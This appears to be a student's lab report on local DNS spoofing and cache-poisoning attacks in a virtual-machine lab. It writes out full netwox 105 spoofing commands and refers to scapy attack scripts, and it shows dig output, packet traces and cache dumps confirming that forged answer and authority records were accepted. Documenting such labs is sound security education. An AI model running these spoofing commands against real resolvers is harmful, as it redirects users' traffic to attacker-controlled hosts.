Lab3 Local DNS Attack

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Roles

> 10.0.2.5 Nameserver
>
> 10.0.2.6 Attacker
>
> 10.0.2.7 User

Task 1 Configure the User Machine


```
$ sudo vi /etc/resolvconf/resolv.conf.d/head
nameserver 10.0.2.5
$ sudo resolvconf -u
```

Then I checked the resolve configuration. My customized nameserver is on the first line.

```
[11/03/18]seed@VM:/etc$ cat resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.5
nameserver 127.0.1.1
search fudan.edu.cn
```


```
$ dig www.wikipedia.org
```

After the dig command, the host tried to request 10.0.2.5, then the nameserver of fudan. The setup succeeded.



Task 2 Set up a Local DNS Server

Bind9 is preinstalled in the VM. So I did not make any change except for restarting. The dump location was already set and DNSSEC was turned off.



From the screenshot above, we can tell that the nameserver could send a response to the request from 10.0.2.7. The DNS server has been set up.

Task 3 Host a Zone in the Local DNS Server

```
$ sudo vi /etc/bind/named.conf
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
    };
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
    };
```

Two files are available in the handout folder. One is used for forward lookup(from name to ip) and another is designed for reverse lookup. So I just paste them to the directory, and then restart the nameserver.

```
$ sudo service bind9 restart
```

```
[11/11/18]seed@VM:/etc$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29564
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 6 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sun Nov 11 02:56:30 EST 2018
;; MSG SIZE  rcvd: 93
```

We can see that the zone is working. The answer and authority sections did use data from our zone files.

Task 4 Modifying the Host File

Change the hosts file. The target ip address is the portal website of Fudan University.

```
$ sudo vi /etc/hosts
202.120.224.115 www.bank32.com
```

Since the hosts file would be neglected by dig command, so I pinged to verify whether my modification could work.

```
$ ping www.bank32.com -c 1
```

```
[11/11/18]seed@VM:/etc$ ping www.bank32.com -c 1
PING www.bank32.com (202.120.224.115) 56(84) bytes of data.
64 bytes from www.bank32.com (202.120.224.115): icmp_seq=1 ttl=59 time=23.7 ms

--- www.bank32.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 23.766/23.766/23.766/0.000 ms
```

From the output, the VM had adopted the assigned address in the hosts file.

Task 5 Directly Spoofing Response to User


> Attacker is working on 10.0.2.6

I designed the command below to start an attack.


```
$ sudo netwox 105 --hostname www.example.net --hostnameip "202.120.224.115" --authns
"ns.example.net" --authnsip "202.120.224.26" --device "enp0s3" --filter "src host
10.0.2.7"
```

> User is working on 10.0.2.7

Before the attack, the user would get a normal response as below.



During the attack, the spoofed information is shown in the reply.



Task 6 DNS Cache Poisoning Attack

Clean the dns cache on the nameserver

```
$ sudo rndc flush
```

On the attacker side, I changed the command to make it also work for the nameserver.


```
$ sudo netwox 105 --hostname www.example.net --hostnameip "202.120.224.115" --authns
"ns.example.net" --authnsip "202.120.224.26" --device "enp0s3" --filter "src host
10.0.2.5" --ttl 600 --spoofip raw
# --ttl > time to tive
# --spoofip raw > do not spoof the mac address
```

Again, the user digged example.net

```
$ dig www.example.net
```

From the screenshot of wireshark, we can see what is happening

```
1 the query from user to local nameserver
2-3 recursive query from the local nameserver
4 the spoofed packet from the attacker
5 nameserver replied the faked information to user
6-7 authentic response
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2018-11-12 01:18:53.827233455	10.0.2.7	10.0.2.5	DNS	86	Standard query 0xcaa8 A www.example.net OPT
2	2018-11-12 01:18:53.832927116	10.0.2.5	198.41.0.4	DNS	86	Standard query 0x82eb A www.example.net OPT
3	2018-11-12 01:18:53.832958531	10.0.2.5	198.41.0.4	DNS	70	Standard query 0xe4a1 NS <Root> OPT
4	2018-11-12 01:18:53.891608409	198.41.0.4	10.0.2.5	DNS	130	Standard query response 0x82eb A www.example.net A 202.120.…
5	2018-11-12 01:18:53.892092926	10.0.2.5	10.0.2.7	DNS	102	Standard query response 0xcaa8 A www.example.net A 202.120.…
6	2018-11-12 01:18:53.892873597	198.41.0.4	10.0.2.5	DNS	102	Standard query response 0xe4a1 NS <Root> NS ns.example.net …
7	2018-11-12 01:18:53.924911671	198.41.0.4	10.0.2.5	DNS	70	Standard query response 0xe4a1 NS <Root> OPT

On the name server, check the cache.

```
$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep example
```

```
[11/12/18]seed@VM:.../bind$ sudo cat /var/cache/bind/dump.db | grep example
.                       405     IN NS   ns.example.net.
ns.example.net.         405     NS      ns.example.net.
www.example.net.        405     A       202.120.224.115
```

The cache was poisoned successfully.

Task 7 DNS Cache Poisoning: Targeting the Authority Section

Start the attack with scapy.

```
$ sudo python3 task7.py
# the source file is attached to ./lab3
```

The user dig again.

```
[11/12/18]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58296
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       202.120.224.115

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       202.120.224.26

;; Query time: 13 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Nov 12 09:18:52 EST 2018
;; MSG SIZE  rcvd: 139
```

We can see that in the response, the authority section is occupied by ns.attacker32.com.

Then I dumped the cache. The forged answer is stored in the cache.

```
[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
example.NET.            259194  NS      ns.attacker32.com.
```

And if user dig a hostname in the domain of `example.net` like `mail.example.net`

```
1 2018-11-12 09:27:08.041042168  10.0.2.7          10.0.2.5          DNS  87 Standard query 0x1426 A mail.example.net OPT
2 2018-11-12 09:27:08.042387009  10.0.2.5          192.203.230.10    DNS  70 Standard query 0xebe4 NS <Root> OPT
3 2018-11-12 09:27:08.042482939  10.0.2.5          192.203.230.10    DNS  88 Standard query 0xef46 A ns.attacker32.com OPT
4 2018-11-12 09:27:08.042585054  10.0.2.5          192.203.230.10    DNS  88 Standard query 0x62c6 AAAA ns.attacker32.com OPT
5 2018-11-12 09:27:08.085778919  192.203.230.10    10.0.2.5          DNS  70 Standard query response 0xebe4 NS <Root> OPT
6 2018-11-12 09:27:08.086182915  10.0.2.5          192.203.230.10    TCP  74 50413 → 53 [SYN] Seq=3855349120 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3921992 TSecr=0 WS=…
7 2018-11-12 09:27:08.094822934  192.203.230.10    10.0.2.5          DNS  88 Standard query response 0xef46 A ns.attacker32.com OPT
8 2018-11-12 09:27:08.095231617  10.0.2.5          192.203.230.10    TCP  74 55201 → 53 [SYN] Seq=43697915 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3921994 TSecr=0 WS=128
9 2018-11-12 09:27:08.099530637  192.203.230.10    10.0.2.5          DNS  88 Standard query response 0x62c6 AAAA ns.attacker32.com OPT
```

The traffics shows as above. The nameserver tried to ask `ns.attacker32.com` since it was the authority nameserver of `example.net` in the forged records.

Task 8 Targeting Another Domain

Start the attack with scapy.

```
$ sudo python3 task8.py
```

The user dig again.

```
[11/12/18]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30442
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       202.120.224.115

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       202.120.224.26

;; Query time: 22 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Nov 12 09:03:31 EST 2018
;; MSG SIZE  rcvd: 171
```

We can see that the response contains google.com

```
$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
```

But when I tried to dump the cache, there is no record about google. We can know that the dns protocol adopted a policy that would stop it from recording irrelevant records.


```
[11/14/18]seed@VM:~$ sudo rndc dumpdb -cache; sudo cat /var/cache/bind/dump.db | grep NS
example.NET.            259113  NS      attacker32.com.
```

Task 9 Targeting the Additional Section


Start the attack with scapy.

```
$ sudo python3 task9.py
```


The user dig again.



I dumped the record on the nameserver.



The NS records has been cached since they are all revelant to the answer section.



But in the additional section. Only 1 and 3 has been cached. Since facebook.com has no relevance to the former records, the nameserver would reject such seemingly gracious items. The underlying reason is that DNS is a pulling protocol. The nameserver would not send response spontaneously nor accept any unrequested reponse.